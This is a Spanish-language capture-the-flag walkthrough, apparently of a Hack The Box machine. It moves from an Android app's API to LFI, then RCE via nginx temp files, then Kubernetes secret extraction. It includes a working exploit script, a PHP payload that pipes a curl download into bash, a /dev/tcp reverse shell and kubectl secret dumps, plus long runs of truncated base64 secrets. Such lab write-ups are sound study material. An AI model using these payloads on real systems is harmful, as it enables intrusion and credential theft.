
Si instalamos la APK en un móvil Android, nos encontramos con lo siguiente



Parece ser una aplicación de logueo, asi que insertaremos cualquier cosa



Pero si le damos al botón de `Join beta`, nos devuelve el siguiente mensaje de error



Con este mensaje de error, podemos imaginar que la aplicación está intentando conectarse a un servidor para enviar las credenciales, pero como tenemos instalada la VPN de HTB en el móvil, asi que interceptaremos la petición con BurpSuite para encontrar cositas (no voy a hacer esta parte porque es muy extensa y me salieron varios errores, si tenéis alguna duda no dudeis en hablarme por Discord)

Local file Inclusion (LFI)

Inspeccionando las peticiones de la APK, nos enteramos de ciertos parámetros enviados a la página `http://pokatdex-api-v1.pokatmon-app.htb/admin/content/assets/add/hereadd`, asi que intentaremos explotarlo, con la siguiente petición conseguiremos un LFI

```
POST /admin/content/assets/add/hereadd HTTP/1.1
Host: pokatdex-api-v1.pokatmon-app.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 Accept-
Language: en-GB, en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Cookie: SESSA0=1111111
Content-Length: 37

debug=1&region=../../../../etc/passwd


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
www:x:1000:1000::/home/www:/bin/sh
```

Podemos observar un usuario `www`, intentaremos buscar más cosas

LFI2RCE Via Nginx Temp Files

Después de investigar, observamos que el servidor es un NGINX, asi que podemos usar este post de HackTricks para obtener un Remote Code Execution, tendremos que editar un poquito el script para obtener el RCE correctamente

```python
#!/usr/bin/python3
import sys
import threading
import requests



URL = 'http://pokatdex-api-v1.pokatmon-app.htb/admin/content/assets/add/hereadd'

headers = {
    "Content-Type": "application/x-www-form-urlencoded",
    "Cookie": "SESSAB=1111111",
}

data = {"region": "../../../../../../proc/cpuinfo", "debug": "true"}

print("[+] Reading /proc/cpuinfo")

r = requests.post(URL, headers=headers, data=data)

cpus = r.text.count('processor')

print("[+] Reading /proc/sys/kernel/pid_max")

data = {"region": "../../../../../../proc/sys/kernel/pid_max", "debug": "true"}

r = requests.post(URL, headers=headers, data=data)

pid_max = int(r.text)

print(f'[*] cpus: {cpus}; pid_max: {pid_max}')

nginx_workers = []
for pid in range(pid_max):
    data = {"region": "../../../../../../proc/" +
            str(pid)+"/cmdline", "debug": "true"}
    r = requests.post(URL, headers=headers, data=data)

    if b'nginx: worker process' in r.content:
        print(f'[*] nginx worker found: {pid}')

        nginx_workers.append(pid)
        if len(nginx_workers) >= cpus:
            break

done = False
```

```python
def uploader():
    print('[+] starting uploader')
    while not done:
        requests.get(URL, data='<?php system("curl http://10.10.14.XX/shell|bash"); /*' +
16*1024*'A')

for _ in range(16):
    t = threading.Thread(target=uploader)
    t.start()



def bruter(pid):
    global done

    while not done:
        print(f'[+] brute loop restarted: {pid}')
        for fd in range(4, 32):
            data = {"region": "../../../../../../proc/self/fd/" +
                    str(pid)+"/../../../"+str(pid)+"/fd/"+str(fd)+"", "debug": "true"}
            r = requests.post(URL, headers=headers, data=data)
            if "uid=" in r.text:
                print(r.text)
                exit()


for pid in nginx_workers:
    a = threading.Thread(target=bruter, args=(pid, ))
    a.start()
```

Crearemos un archivo `shell` con el siguiente contenido

```
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.XX/443 0>&1
```

Ejecutaremos un servidor HTTP con python y nos pondremos en escucha con `netcat` en el puerto `443`, después de un tiempo, conseguiremos una shell interactiva en, ¿un contenedor?

```
❯ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.130] from (UNKNOWN) [10.10.11.199] 33302
bash: cannot set terminal process group (8): Inappropriate ioctl for device
bash: no job control in this shell
www@pokatdex-api-75b7bd96f7-2xkxk:/www$
```

Docker Breakout

Pues sí, estamos en un contenedor, vamos a intentar enumerarlo un poco más, podemos encontrar un archivo `token` en el directorio `/run/secrets/kubernetes.io/serviceaccount/token`, parece ser un token para los `Kubernetes`

Ahora que tenemos el token, podremos enumerar el servicio Kubernetes corriendo en el puerto 8443, pero, ¿en que host? Vamos a subir un binario estático de `nmap` para escanear todo nuestro entorno, el puerto `8443` parece estar abierto en el host `10.244.0.1`, el cual parece ser la máquina real

```
www@pokatdex-api-75b7bd96f7-2xkxk:/tmp$ ./nmap -p 8443 10.244.0.0/24
Nmap scan report for 10.244.0.1
Host is up (0.0034s latency).
PORT     STATE SERVICE
8443/tcp open  unknown
```

Vamos a enumerar el servicio!

```
www@pokatdex-api-75b7bd96f7-2xkxk:/tmp$ ./kubectl --token $TOKEN --server
https://10.244.0.1:8443/ --insecure-skip-tls-verify -n applications get secrets -o yaml
apiVersion: v1
items:
- apiVersion: v1
  data:
    APISIX_ADMIN_KEY: YThjMmVmNWJjYzM3NmU5OTFhZjBiMjRkYTI5YzNhODc=
    APISIX_VIEWER_KEY: OTMzY2NjZmY4YjVkNDRmNTAyYTNmMGUwOTQ3NmIxMTg=
  kind: Secret
  metadata:
    annotations:
      kubectl.kubernetes.io/last-applied-configuration: |
        {"apiVersion":"v1","data":
{"APISIX_ADMIN_KEY":"YThjMmVmNWJjYzM3NmU5OTFhZjBiMjRkYTI5YzNhODc=","APISIX_VIEWER_KEY":"OT
MzY2NjZmY4YjVkNDRmNTAyYTNmMGUwOTQ3NmIxMTg="},"kind":"Secret","metadata":{"annotations":
{},"name":"apisix-credentials","namespace":"applications"},"type":"Opaque"}
    creationTimestamp: "2022-03-17T22:02:57Z"
    name: apisix-credentials
    namespace: applications
    resourceVersion: "806"
    uid: be010bfa-acfb-410b-a5a3-23a2be554642
  type: Opaque
- apiVersion: v1
  data:
    ca.crt:
LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURCakNDQWU2Z0F3SUJBZ0lCQVRBTkJna3Foa2lHOXcwQkFRc0
ZBREFWTVJNd0VRWURWUVFERXdwdGFXNXAKYTNWaVpVTkJNQjRYRFRJeU1ETXdPVEU1TURZek1Wb1hEVE15TURNd056
RTVNRFl6TVZvd0ZURVRNQkVHQTFVRQpBeE1LYldsdWFXdDFZbVZEUVRDQ0FTSXdEUVlKS29aSWh2Y05BUUVCQlFBRG
dnRVBBRENDQVFvQ2dnRUJBTm5oClU2Y083amNWOTEzNFlBS3g2NDJ3N0dOc2UvdC9DMHBPRHhpTGNoSmovcFVnVjNm
TTBWL3dRR0k1OXlhNDhTdW0KK1RzcUppd2RXT21JckEyUEZOSVJhMUpyUjg5RHd4bERad0VVSElYSmxZNTFRdVE0cm
EyNUZvMXBGWWx2UUFTQQpBUU1SMjUwblQwYVd0S25pTVQ1TDNYNnM1RmcvQVU2R21lNkxBVlYrVW8xZ1ZMeTRjZ3cv
TnZDMXF4azJXMnkxCjJYU2hPcTVkQnMveE5WMGxtMzgvUG9hK2xtamVaZGJWMzJJa1NITlQvUGRrNldkYm0va0lHK3
dDd2tkaERRdGYKVHRPd1dobG5Qb3pDMDU2cU1SZnBKSytxOHpoWGwvTmVIZkhKL04vQmpqYzVxRHd4a3hIcEpGUnJl
dmQvd0xnLwp0S0sxajBSTWR3NnM2QmhiTUcwQ0F3RUFBYU5oTUY4d0RnWURWUjBQQVFIL0JBUURBZ0trTUIwR0ExVW
RKUVFXCk1CUUdDQ3NHQVFVRkJ3TUNCZ2dyQmdFRkJRY0RBVEFQQmdOVkhSTUJBZjhFQlRBREFRSC9NQjBHQTFVZERn
UVcKQkJTVERUVHFEc2Nqcnl4V0Voa2MxYkpySjdQZ0V6QU5CZ2txaGtpRzl3MEJBUXNGQUFPQ0FRRUFWY2Erd0Z0eA
pEajBKT0QvYlN3allUY0Yzcit5YzJWVWNQZVdOMmhjN0F2dndLTnlLTHl5K2hESEtCN0ZTTDV2U2d3OHhldlYxCkx6
bjR5dVIzNzBNSCtOR25UNVZaTFVjVU5iakpOTSsxNDJOc1dSUlJ4dzZQSVZ4cFR6OUFzdk9WcURJbFhUTXAKaURNRG
RrbG16aGRGbHdKV08wRUQ0c29lNEFhQ3NXRlE5d013ZEFSbWY4TTh2QW1kZUY1TWlwTjFHSEFNaTZ2WAo0UzdCSjZP
RFNmRmpuSTRBWWhuZ215UzBseW56TUV4ZnJrVXRiOXJjNWFNcXdnd1QrRGs3eUc4SmxJNG1vOC9zCmFXT25jSVZBUz
RDQXlpZG1Zdm1id05GVklMemM5VXVrcGMyV3M2RzNaeTdZQ014d2ZkYkZZNUVCY2MxQXRCWVoKc0k2WldJV0x5VkJu
SGc9PQotLS0tLUVORCBDRVJUSUZJQ0FURS0tLS0tCg==
    namespace: YXBwbGljYXRpb25z
    token:
ZXlKaGJHY2lPaUpTVXpJMU5pSXNJbXRwWkNJNklqQXRlbGsyV1RCS2FGZ3dZM2cwYjNoeGJWRjZPV2c1YmxKbU5rVk
9TMHhpTkZoa05rbHFOMlp5YkdjaWZRLmV5SnBjM01pT2lKcmRXSmxjbTVsZEdWekwzTmxjblpwWTJWaFkyTnZkVzUw
SWl3aWEzVmlaWEp1WlhSbGN5NXBieTl6WlhKMmFXTmxZV05qYjNWdWRDOXVZVzFsYzNCaFkyVWlPaUpoY0hCc2FXTm
```

hkR2x2Ym5NaUxDSnJkV0psY201bGRHVnpMbWx2TDNObGNuWnBZMlZoWTJOdmRXNTBMM05sWTNKbGRDNXVZVzFsSWpv
aVpHVm1ZWFZzZEMxMGIydGxiaTFvYkRSa055SXNJbXQxWW1WeWJtVjBaWE11YVc4dmMyVnlkbWxqWldGalkyOTFibl
F2YzJWeWRtbGpaUzFoWTJOdmRXNTBMbTVoYldVaU9pSmtaV1poZFd4MElpd2lhM1ZpWlhKdVpYUmxjeTVwYnk5elpY
SjJhV05sWVdOamIzVnVkQzl6WlhKMmFXTmxMV0ZqWTI5MWJuUXVkV2xrSWpvaU1UUm1OMlF5TTJNdFpEbG1aaTAwT0
dFMUxUZzFNbUl0T0RBeVpUZGpabVZqWkRreklpd2ljM1ZpSWpvaWMzbHpkR1Z0T25ObGNuWnBZMlZoWTJOdmRXNTBP
bUZ3Y0d4cFkyRjBhVzl1Y3pwa1pXWmhkV3gwSW4wLkladm41aGk3dDZjUkhTNDAzM204R2tCaGdGUUZlVUZmZFZxTV
lvYUR6S1FzNWlHVE4xaTR6aUJhbV9MMU02UE5RSlViNHNwVlpyN2FCS2RmMkpuNzNERFlhOHZ4bGtqa21BQkNFTDFr
SEI2RlZSamFBOGxDRFdTamx2TkFaeU80czN0RXFBaEpRcHg2OUxmd0tuM201N05Ddjkxak NULTRTY2lCN05YcjJOSG
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amZoczBCdWU3Q29nNFY3Rl9YQkN4ejVqZFpUZ2Nyc3A1TTVmNnZDYjJKbkc0RElqTEplZnMzQkRQTzVsS3dkY0NaVV
N5Rkc1OXgzSzBBTVdSMHB4YmdNTnlYci1Mei03RHotWTkxUQ==
  kind: Secret
  metadata:
    annotations:
      kubernetes.io/service-account.name: default
      kubernetes.io/service-account.uid: 14f7d23c-d9ff-48a5-852b-802e7cfecd93
    creationTimestamp: "2022-03-17T22:02:09Z"
    name: default-token-hl4d7
    namespace: applications
    resourceVersion: "770"
    uid: 00cb586a-5e2b-465a-947d-43d865570958
  type: kubernetes.io/service-account-token
- apiVersion: v1
  data:
    release:
SDRzSUFBQUFBQUFDLyt6OUM0L2FTclk0aW4rVkNNMWYrdDl6T2gzYk5MMmJTRWYzWWhvYjArQU9CdnlhR1czWlpiZH
RLRDhHMjRBWjdlOStWUTgvQU5PUEpIdm16TzlHVVpRQWR0V3FWYXZXZTYzNlp5ZXlRcmZ6dFdNbFFSb2NPamVkSUhx
Sk8xLy8yWGtKdG1uMnUrTW1NQzVjcC9PMXd6RWM5NW5wZnU0eVM3Yjd0Y2Q4N1RLM1hhYi8yMFAzdm52LzN3ejdsV0
U2Tngxb2ZjOWJqZ3ZkREQrUFA2UmdHeVJaRUVlZHJ4MHBTak1Md2s4Z0RoUDBVT2VtazJaV2xxZWRyNTFxbnB0T0ZH
Y3Urb3E5L1NTNjJhZk1kejlaU1FJRFlLRnhQcTJVNlNlNytMVE5veWlJUFBSejZxSWhReXR5MHE5L2l6NTljZzlKdk
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MjJhdU9BV0RaWCtsZm43YlJRNzdyZDRtLzN4dDg2bjFOM3VBdUNtbndpdVAzdFc1dTZ0NHY4Nm4xMzZkalkzR2lSOV
B3UkI1b1o0Y29Lblc4dHh0bTZhdXZnNyt1R1B2M1hJdk1DUFAvbFpsbno5OHVVdmRQYXZmNm1ROExlbzg4ZE5CL2pX
TmtNMEVicVo1VmlaaGY1L1RqYzdkNXVTSFdOdUgyNjdGL3M0K0RSMllmZ0pqL1hwSmQ1K0dpUVc4TjFQZzIvU1F0ST
dONTNRQ3FMTUNpSjNtM2ErL3JXYUlMTmlsdXZlOWU3djc3dmRidWVQdjk5MEFvQkhSR0NuWDc5OHNmQkF0L0hXK3dK
akwwNi9iTjMwQzRHTC9uT2JSRjduQnNHcVZsRHVPUHhOVW4vRDNiTGNMWXNCVDl6SWNTTVF1Q2VndUJsd1RsWjZmOH
ZkM25kdU9sczNpZE1naTdkRkF5eTgwdlRXRHJMSUNvTmJFSWRmNlA4N054MFFSMDVBTVlPR3ZYVWp5NGFZa3N2L2Zj
MjJ1WXVXbXhVSndYUzE1MmhUWUF3MmFCODhOM0szVnRZNGJDdytiT3hYdHZ1MTI3dnQzYkZzOS82dTk5L01BejFyZ2
VlbVdlZHJKL1V0cm5mLzllR2w1L1I3THc4UGpzdDFXYzY1YzFtcjk4QXdGcmg3K0kyN2YzbXdIN3JPYnkrV3c5cU1C
ZXgrditmMGdOUHRXWGJQNW42elgvNFZDUHZqNW96Z1BqdFc2dHV4dFhYT1NPL3VsbmxqZkRTQXUzTWpORUhMd0VIa2
9RUHlHY1JSdG8waGRMZG5NL1EvT01QZi83anBaRzZZUUNzN3hVNzE1UmY1ZVRsYTNHYUhET0VTbjYvT2JISG5LWnpL
U0dNbE5oZThEOFo4YW1teTc0aHdad2U4dXRyc1BTUGFlQ0JTY3p1RXVWbndqQ1dxUjNQQnIyMk96UXl0dHdISCtNbn
RwcGtrd2xBYTlqUkRPN0NtUHN0TlRtQk0zZkhkUlMreFE2Y3dkZms0RGRYYzBDYXBxYzI5RjUwaDc0MG52aDA2VUJv
cXNkMlZHZWt4N3I4OWpyOERYZVVvamRuK01CaDRwK1AwOW9hdXhLRGcreS96MkpORW4zSEcvRzl1d1NkbU1OaE1vZW
5iWXhXQ29oY1p1Z0lkVHVoTjBkcTZFd2k2czl3UkQzaGMwTTErazBRMU40ZDgvMlVaNzZib000V1J6SS9Xd1A3bUZv
UDhCSTd5blhueW0xc3ducW4xTnZqM0tQdHR1dUNoUFpZaHhwVW83K3hJOFMydGQ1U0drMmViVStCSzdCZk9VUEphWV
l5VUhoQlhHRy9Ta0lmdW1OK0JhTzR0Ti8yUm92Ym5TM2F5K3JhWXgxWlhEVXhOWnV3aEg1bjYzSnN1Mk56UVdBaTZ2
Rzl3S3dTak40VVRhSXVxRDdoVnZneUZ6TlRsdmFISkVNRXBEZG1kSkNaSG15TjQvTGFZL0RhTjVMMnB6WEtBNEJ2TD

```
lreGdjanZzYjB3VndhRDBwWUEvbXZxRXN6UVpnb0xnMmc3bDFORVVLQTBuUGhEaDBkSzkzSXpVMUJaN3ZxMnRBbWw0
aDlhUzFmdTdhVnZYWlBYSWJKN0VqRFZDZGUySWU4OUU5Q3IyZHFhb0hxVWhrOWtuOEtNOTZpMU03UUFOWFliVERacE
xQUUpSV0pzTHZ2K3lHR1Iyd2Y4RGNQMGNpQUpqUFRLQlcvUVNSMVF6d0taN2ZkRTdPcUxBT1Bvc056UmxBMEwxQ0Rq
MXFCMTVaeG9LRzNPTWFFVHVTd0dCMWVEOEhhR3Z3ZjIwZU5qVU1NZWI1cjY4c2Zjem14TTI4MUJJRGEyM05uVXB1RU
wvakt2enNLUTFhVGhBT0ZvcHk5aGI2SFBQMW9TZU5GWjhpMXQ1eG9JUFRSMTR0Z1p6UjFmUW5vUjJWL0ljMFlmUzZM
QXpOR1ZvYUFmZkRtVUlBbjZ5R3ZLTVhmQUI0Z0ZPS0NTMktBUzJ1TXJMZWNxL210Wm5KVkgyN1lEdkdycXl0b2FJSD
Z3ODBGVjhaNndlSmJFZlN1S2tKNDBuckIyaTh3cThDWGUyZHgvZU0vN29oRE52cWdOTXU1YldXOXRqZFdNdUJvR2g4
d25nNE4wME5GbGJQR0E2bHdKeUhxZWE0enVpMmpYMFRZVFdZZXIrM3U1T0dFbVFoUlUwSjNOR2ZWbW9nLzVrNkc4ZG
JRS05ycEpLb2dPZElaM3ZvK2NHclVPRXVjRWRXRk5jZVZJbzdDMWRUdHhoTDNTMFE0clh2SkM4YVlEV3hGYm5HdUVE
MDU5NDhCMzBYcFQ5aHY5Vy9NeFA3RkNCN25DUWwzaWVodWQ3V1BORzZYR1FJSGpjYnBvVC9zUkRPOFQ4TmtCL256Ql
BWTmVXK09CWlk0VUJqL0Z1V2loTFJaMW9pNVVzNkF5Y1AwZDRUOXBvTUhiR3luNGF5UkJFWm1KdzZoemo5RzMrOW1p
UDFhTWpxc1ZDSGJ5THZ1djk0cjhwUXY5NXZtS0ZOdjRHeFA0R0ZJTnNxcDNRRGViTHExQk5UVTA0bW92ZWMzTXZYM1
RHbTJwN3ZFZGcyTVA3RDhJZWRFU0VXN2liY3BoSDlhL1Qyd2tQU3cyZDMwOURUT2VGSGFvTVdwZWxQZXpRMmgxUnlB
Mk9qSFZCUDVpK0pXK3FQWGhXaFBERis0N285YVVvelMxZGdiWk9lYTJtTW9hbStJNDR5c25aT2QxSENab0lMcWJCaX
c2ek5jaG53N3Y5ZEQyNmYzNGMzTTNJR1djQm9tV3R6NExnWE41TGlLZlZaK0hqNXhUdjExUXpkeUJ5ZkJET3ZVbGo3
NlJIYi8vOE9FQ3dQSjNLeWZoL21ocFNyYkQ4N3Jzd2NiZnBiWmJBV21keHUrbnVLZUE1UzJQdXBiR016bXRvYVFmb2
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cwcU54bE1aN3p4bFBFbHVWV1RNMEUzYzRDS1lMcWRhVGFudzlZUng0eVNNSVZjd3pqQVcvTVRYVGQ3UURJNG1ZRi9h
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VYV3BxYW11T1paK2dUS0ltSHhOWWdnM1E3UjN4QXNpWUJ4U0JHK2lPUk84cnpxdUFSVDhWeUFYUjVhQlNiZkxpQm9U
U3V6a1U1OXRybWVveWh3UndVL05vU2hjSVo4b1MvaTVDUnhrNWlpM3ZQQ0ZlZW84dGtmUVh2azdYdnEzWFcrMC8yeU
5KNnIrZ2o5WDVhbXRIVXdXcit2ZXB6cGo0cExVFhWRHl2dWNlMUhGcDJUUWlpU1lKa3djdVFaNUFPYlJRRGJsYVFm
YmMwZHVsb1ptanBuaWNGVEhEQlErdnhOMlE5Zy90dnpYMGU5aDRKWGdodmEvTFU2N0FpSGJpSjIycnNDMTdaWE4vbG
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cnVqZlJCWSs0YzlGL0RUdlRpQ1N4WklveDRZK1Fib2xvZ2ZQd08raFBaUVRtN3Z6REgxVzBscmdMazU0aG9mMEpWUG
J2NE4zMERtQ1FWYmJQM3hoYVQzR0RBYkJSSjlsRTMwV3RPeHQrVmt6OWNuUjB2bzV3Z01JMWIyTitlOGdlQ29rVDRJ
UHdjZjNodUxISy9ta3ZMTTFGdGwvcWFGTm9EMmV2WG1PeVBvUHgzSmRscWltOXFKM3RJWjljblmNDFkMHR3b25lYm
xQVi9Tb0k1WTlYV1VITmdmZkNOVVUwMDFqTGZqY2JzaDQwNDJ3QjBLOWZ3aXVhM0lhODJRTzd1dzFnZlBxR0VQKzRH
aDlwa25MRmY2dTZoS3NiNGRDWkdyenpJZzI5eGR5RkphNjFPbzFYcitzMXY2QmZRRWNPcmN5WTNjbk0vcE95ZWVRUE
1peExxVlBjaFBiQ0wzRUx2cVlkejBIMTIyNEV6MzIramlKSFNFNTNGc2pPWHhWOTdsT2c0V3BDUWpQcmJJYWNHcmho
QkRwSGI3QnlUdEg2ekhTV05sSlkvVm96dU4vVEx2VmVVZjhNckhETXpxaXR1cGNrOWQyVjgyZDBac3k0UEtkWVc5ZH
l0L1RNeSt3OW5qdVBiM0xGdGk4TlVkK3lvdlBaVU5USGt6cS93Y05tVlRyNm55Sks2ckR2TTB6eS8xQWV4Y3FFT3NH
QzU3RGNnYnZqY0NjNlBsanBMUHllZUtuVXk5UkFTZEU1aExUY1B2Wmo1UzlQYTdXWDZCNWlmM3JlYVlJMTg1d0VEaD
RIYXNUbXdIYjdzTWVZeGM5UkE5MHJRalBHQmJvanVlQk5Kd254Slo0Z3lkZmhZRWwvcU5oNmRkQmVvclNBNkk2QWNV
Z0FGMGt3M3NSd2pXRmtmcG1TbnVaeDdoMHhud3FEWHNVWjRQYzRQcTVJNnAzenBBL0cxOU5BZmZhR0Y0OUQ5TGxXZW
piMmo2UmhqMHN6MDNkWjJyZkFIOVY5azExdEsvL2MwWG5CbkgwRW5paGxkd1dWdGpRdXFWOXZKWkdCMFJGaUt0c3lH
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9tVkNlWEpxK2RDQXVmSUxwaGhEVndqUjU3dGtCQWFSU0JFQTJScThrWG9lQXU0QVlGVEJ3bGRzaEFRd2RyREFpSzJS
ekhoVXNpU0t0TFJFMkVlc2lRd0hnb0p2cUVPMXZhRERDQ0tmOVJBaHhKSkVsNWdPcGd0T3BSM0JjeDZmTGluT3BkSG
ZSNFBMelZmUm5KbmVraEwyNDQ4dU9PRFZ5aUwvRUdXNjFKcUNzTkR1Z0UwaG5CZXlvTWc2eEt4UUE2eU9QVVAzdEJE
ZHV5TmVQd2U2UHVYd2RwOStQYmVxS01pYjFRNUNSem5QUkFxSCtydmlHWWFhaW5VS2Fob2lJK28yNCtvMjQrbzI5Zk
Q5SDZBRVNjT3ZUMmNlUE9Nem5EbURiNGJnUzBWejR1Vi9ZeGpQOWM5bER1djRsay9IUm5Gc2xFc3g4enZNRWFlVnkv
aVFadEx0TUhsT3hIRHpETDV3bzdWalZteGNubHZNdUswTkExYTZ6Y2Uzc0NGMzdxWWgvTGhPZVJvRGNNUFR2ekJpVD
g0OFhmblB4ekFoeU5DKytERSt6aHhza2g3ZURGNjVzZ24wT2tyMjhBRGRiQVZKa0w1WG02dDdVSE1yM081ZGVtUHhx
MXQ1RGswRkp6emcxRi9NT29QUnYxR1JnMDlqeDJuM1BveW9hYnZUVmY3Q3pIbWhOUDZTTTZRMVVBNWg5UEpTTE5iZm
RLSHplclFlY1c4THU1TzN4WUpaY3VNS1AxQ0MyUXRXZUFleHpFczhBeVZyVm5GT0tsVXEvYnNySHBlT1VIUXRxMWZy
Qm1xR21YenBGdzlRZGE1Y1FwbnA2V1RzNU16eTdDTlNzV2FuWjViWndZNmkwRTcyWmtlT3RmRGR6RlpkbVVSdFFJZj
g3QkJDVWZQdXVzcnRRQkpKNWhnTjhobnRlMWd5ODF4N0FPNkNWajhZUmZPVlNpcFpFK1JGN0ptRk11bFlya0FIUThU
bEEza2xDMGVBc2VKVCtEMnJFUDVnNDlZeGxtZnRaQnREbHZ3eGMwNHkyU2VtNmV4Qm5MelhONkd6QjMyR3VCTWtON0
JnSFBUWnpaQmw5OHdaaFV3Z1JoNzhLbUpOaFpxQnJFVCtLaS84QkZiVU1ldWdiTnNCVXd3eDlDNVJBNE1lOHJwV3dQ
bGpkNDk1R05xNy96TUFoa2RvM1ZTemxiZ2x0ZWoxaEp0WWxHaTlXN3RVZVRGVGJ2VVB6dDRocXpRY2pZbjYvbW94Nm
0zMVFsNjFvaEZYM1RYaGNUTytWSUF4eVlteDJ5Ujk2bGc1WlUrSFRFSElROVVTbGswWDFFbmNORWREVWdPRXJ1aStF
Rkc5QjhIekQrV3J2M2oyTFpPeWV4WXkyZmU3RFVqbXFwNm0xVllZQ3JvTzhENGlFbVJjWE5rLytjLzhXK0JIbzF0eG
hFajh4cGlYa2d0dkJvbk1BTVdtdlM1Vmk0YW10cytYbkx3MzUvWjR2TVg4TGxnZmY0Q25vNEN3ckVEaUFVS0wrRHdJ
QWhwRVA4N3NLbDBaOHZCeEhIdk10YmlYemJrNkY5L0IycG5ERkdUb0w4L0hmMHpIcERhbkN3L3RPSmM5RTJPdDROUD
d0a0dvV0FRek1QYUc5MG5ISEkwQ3h5R2VJNGJaVU1ZNlVXVmU0ai9aZjBwT1RKRzVRZGxEQjFuRHh0cXBHdDI5anBa
UFdyZnllRUw2VEErMkI2Z0R4MEhTY29MUElHVFBlNURqdVp4UEkxU1VydlVjVENaUDhvYWg4ZzBCd3NaV1FKOVplUG
Vzbmx2MGQ1elhibTZGSk5ETmVrcFlkZTNTOU1tcWdiaE9MZVdKNE1tZkdSZnlvRExuclZBZGlDV3VqMG5OQ2x1UGlO
TGhoMXRjV210OXo3eTNaenpRdTVFTDR1TjJiODgzTXorSGJaNSsxdnMzaVdkVzBuNnp4OUdRVXB3R2w4NDJxN0ZxVW
NkT2c5L1JXRU5aUHRmVU1aRkQ1dU5rdUFwVFRLbE50cTdwN3Zsenhscit UVHdaQ3hXT2EwdXliTnV5WENmVHVUdGpJ
TnpqdzRTZ2plWE9qcktiQmw0SXVabllqRTlMQmwyclZJOEtaYlBDall5TVNTRmNxbmdwOGtxdVFMdTAxRkd4RDM2WF
